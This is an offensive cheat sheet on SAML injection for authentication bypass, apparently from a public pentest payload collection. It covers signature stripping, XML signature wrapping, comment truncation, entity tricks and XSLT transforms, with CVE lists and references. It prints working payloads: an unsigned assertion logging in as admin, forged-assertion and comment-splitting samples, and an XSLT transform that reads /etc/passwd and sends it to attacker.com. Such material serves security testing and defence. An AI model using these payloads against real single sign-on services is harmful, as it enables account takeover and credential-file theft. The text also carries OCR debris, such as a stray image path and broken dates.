SAML Injection

> Security Assertion Markup Language (SAML) is an open standard that allows security credentials to be shared by multiple computers across a network. When using SAML-based Single Sign-On (SSO), three distinct parties are involved. There is a user (the so-called principal), an IDentity Provider (IDP), and a cloud application Service Provider (SP). - centrify

Summary

1. SAML Injection
    1. Summary
    2. Tools
    3. Authentication Bypass
        1. Invalid Signature
        2. Signature Stripping
        3. XML Signature Wrapping Attacks
        4. XML Comment Handling
        5. XML External Entity
        6. Extensible Stylesheet Language Transformation
    4. References

Tools

- SAML Raider - Burp Extension
- SAML Support - ZAP Addon

Authentication Bypass

A SAML Response should contain the `<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"`.

Invalid Signature

Signatures which are not signed by a real CA are prone to cloning. Ensure the signature is signed by a real CA. If the certificate is self-signed, you may be able to clone the certificate or create your own self-signed certificate to replace it.

Signature Stripping

> [...]accepting unsigned SAML assertions is accepting a username without checking the password - @ilektrojohn

The goal is to forge a well formed SAML Assertion without signing it. For some default configurations if the signature section is omitted from a SAML response, then no signature verification is performed.

Example of SAML assertion where `NameID=admin` without signature.

```
<?xml version="1.0" encoding="UTF-8"?>
<saml2p:Response xmlns:saml2p="urn:oasis:names:tc:SAML:2.0:protocol"
Destination="http://localhost:7001/saml2/sp/acs/post"
ID="id394530840822488017177420l3" IssueInstant="2018-04-22T10:28:53.593Z"
Version="2.0">
    <saml2:Issuer xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion"
Format="urn:oasis:names:tc:SAML:2.0:nameidformat:entity">REDACTED</saml2:Issuer>
```

```
    <saml2p:Status xmlns:saml2p="urn:oasis:names:tc:SAML:2.0:protocol">
        <saml2p:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success" />
    </saml2p:Status>
    <saml2:Assertion xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion"
ID="id394530840824842665498629 5" IssueInstant="2018-04-22T10:28:53.593Z"
Version="2.0">
        <saml2:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion">REDACTED</saml2:Issuer>
        <saml2:Subject xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion">
            <saml2:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameidformat:unspecified">admin</saml2:NameID>
            <saml2:SubjectConfirmation
Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
                <saml2:SubjectConfirmationData NotOnOrAfter="2018-04-
22T10:33:53.593Z" Recipient="http://localhost:7001/saml2/sp/acs/post" />
            </saml2:SubjectConfirmation>
        </saml2:Subject>
        <saml2:Conditions NotBefore="2018-04-22T10:23:53.593Z" NotOnOrAfter="2018-
0422T10:33:53.593Z" xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion">
            <saml2:AudienceRestriction>
                <saml2:Audience>WLS_SP</saml2:Audience>
            </saml2:AudienceRestriction>
        </saml2:Conditions>
        <saml2:AuthnStatement AuthnInstant="2018-04-22T10:28:49.876Z"
SessionIndex="id1524392933593.694282512"
xmlns:saml2="urn:oasis:names:tc:SAML:2.0:assertion">
            <saml2:AuthnContext>

<saml2:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedT
ransport</saml2:AuthnContextClassRef>
            </saml2:AuthnContext>
        </saml2:AuthnStatement>
    </saml2:Assertion>
</saml2p:Response>
```

XML Signature Wrapping Attacks

XML Signature Wrapping (XSW) attack, some implementations check for a valid signature and match it to a valid assertion, but do not check for multiple assertions, multiple signatures, or behave differently depending on the order of assertions.

- XSW1 – Applies to SAML Response messages. Add a cloned unsigned copy of the Response after the existing signature.
- XSW2 – Applies to SAML Response messages. Add a cloned unsigned copy of the Response before the existing signature.
- XSW3 – Applies to SAML Assertion messages. Add a cloned unsigned copy of the Assertion before the existing Assertion.
- XSW4 – Applies to SAML Assertion messages. Add a cloned unsigned copy of the Assertion within the existing Assertion.
- XSW5 – Applies to SAML Assertion messages. Change a value in the signed copy of the Assertion and adds a copy of the original Assertion with the signature removed at the end of the SAML message.
- XSW6 – Applies to SAML Assertion messages. Change a value in the signed copy of the Assertion and adds a copy of the original Assertion with the signature removed after the original signature.
- XSW7 – Applies to SAML Assertion messages. Add an “Extensions” block with a cloned unsigned assertion.
- XSW8 – Applies to SAML Assertion messages. Add an “Object” block containing a copy of the original assertion with the signature removed.

In the following example, these terms are used.

- FA: Forged Assertion
- LA: Legitimate Assertion
- LAS: Signature of the Legitimate Assertion

```
<SAMLResponse>
  <FA ID="evil">
      <Subject>Attacker</Subject>
  </FA>
  <LA ID="legitimate">
      <Subject>Legitimate User</Subject>
      <LAS>
         <Reference Reference URI="legitimate">
         </Reference>
      </LAS>
  </LA>
</SAMLResponse>
```

In the Github Enterprise vulnerability, this request would verify and create a sessions for `Attacker` instead of `Legitimate User`, even if `FA` is not signed.

XML Comment Handling

A threat actor who already has authenticated access into a SSO system can authenticate as another user without that individual's SSO password. This vulnerability has multiple CVE in the following libraries and products.

- OneLogin - python-saml - CVE-2017-11427
- OneLogin - ruby-saml - CVE-2017-11428
- Clever - saml2-js - CVE-2017-11429
- OmniAuth-SAML - CVE-2017-11430
- Shibboleth - CVE-2018-0489
- Duo Network Gateway - CVE-2018-7340

Researchers have noticed that if an attacker inserts a comment inside the username field in such a way that it breaks the username, the attacker might gain access to a legitimate user's account.

```
<SAMLResponse>
    <Issuer>https://idp.com/</Issuer>
    <Assertion ID="_id1234">
        <Subject>
            <NameID>user@user.com<!--XMLCOMMENT-->.evil.com</NameID>
```

Where `user@user.com` is the first part of the username, and `.evil.com` is the second.

XML External Entity

An alternative exploitation would use `XML entities` to bypass the signature verification, since the content will not change, except during XML parsing.

In the following example:

- `&s;` will resolve to the string `"s"`


- `&f1;` will resolve to the string `"f1"`

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Response [
  <!ENTITY s "s">
  <!ENTITY f1 "f1">
]>
<saml2p:Response xmlns:saml2p="urn:oasis:names:tc:SAML:2.0:protocol"
  Destination="https://idptestbed/Shibboleth.sso/SAML2/POST"
  ID="_04cfe67e596b7449d05755049ba9ec28"
  InResponseTo="_dbbb85ce7ff81905a3a7b4484afb3a4b"
  IssueInstant="2017-12-08T15:15:56.062Z" Version="2.0">
[...]
  <saml2:Attribute FriendlyName="uid"
    Name="urn:oid:0.9.2342.19200300.100.1.1"
    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
    <saml2:AttributeValue>
      &s;taf&f1;
    </saml2:AttributeValue>
  </saml2:Attribute>
[...]
</saml2p:Response>
```

The SAML response is accepted by the service provider. Due to the vulnerability, the service provider application reports "taf" as the value of the "uid" attribute.

Extensible Stylesheet Language Transformation

An XSLT can be carried out by using the `transform` element.



XSLTA payload, that reads the /etc/passwd file and forwards its content to an attacker-controlled server

Picture from http://sso-attacks.org/XSLT_Attack

```
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  ...
    <ds:Transforms>
```

```
      <ds:Transform>
        <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
          <xsl:template match="doc">
            <xsl:variable name="file" select="unparsed-text('/etc/passwd')"/>
            <xsl:variable name="escaped" select="encode-for-uri($file)"/>
            <xsl:variable name="attackerUrl" select="'http://attacker.com/'"/>
            <xsl:variable name="exploitUrl"select="concat($attackerUrl,$escaped)"/>
            <xsl:value-of select="unparsed-text($exploitUrl)"/>
          </xsl:template>
        </xsl:stylesheet>
      </ds:Transform>
    </ds:Transforms>
  ...
</ds:Signature>
```

References

- SAML Burp Extension - ROLAND BISCHOFBERGER - JULY 24, 2015
- The road to your codebase is paved with forged assertions - @ilektrojohn - March 13, 2017
- SAML_Security_Cheat_Sheet.md - OWASP
- On Breaking SAML: Be Whoever You Want to Be - Juraj Somorovsky, Andreas Mayer, Jorg Schwenk, Marco Kampmann, and Meiko Jensen
- Making Headlines: SAML - March 19, 2018 - Torsten George
- Vulnerability Note VU#475445 - 2018-02-27 - Carnegie Mellon University
- ORACLE WEBLOGIC - MULTIPLE SAML VULNERABILITIES (CVE-2018-2998/CVE-2018-2933) - Denis Andzakovic - Jul 18, 2018
- Truncation of SAML Attributes in Shibboleth 2 - 2018-01-15 - redteam-pentesting.de
- Attacking SSO: Common SAML Vulnerabilities and Ways to Find Them - March 7th, 2017 - Jem Jensen
- How to Hunt Bugs in SAML; a Methodology - Part I - @epi052
- How to Hunt Bugs in SAML; a Methodology - Part II - @epi052
- How to Hunt Bugs in SAML; a Methodology - Part III - @epi052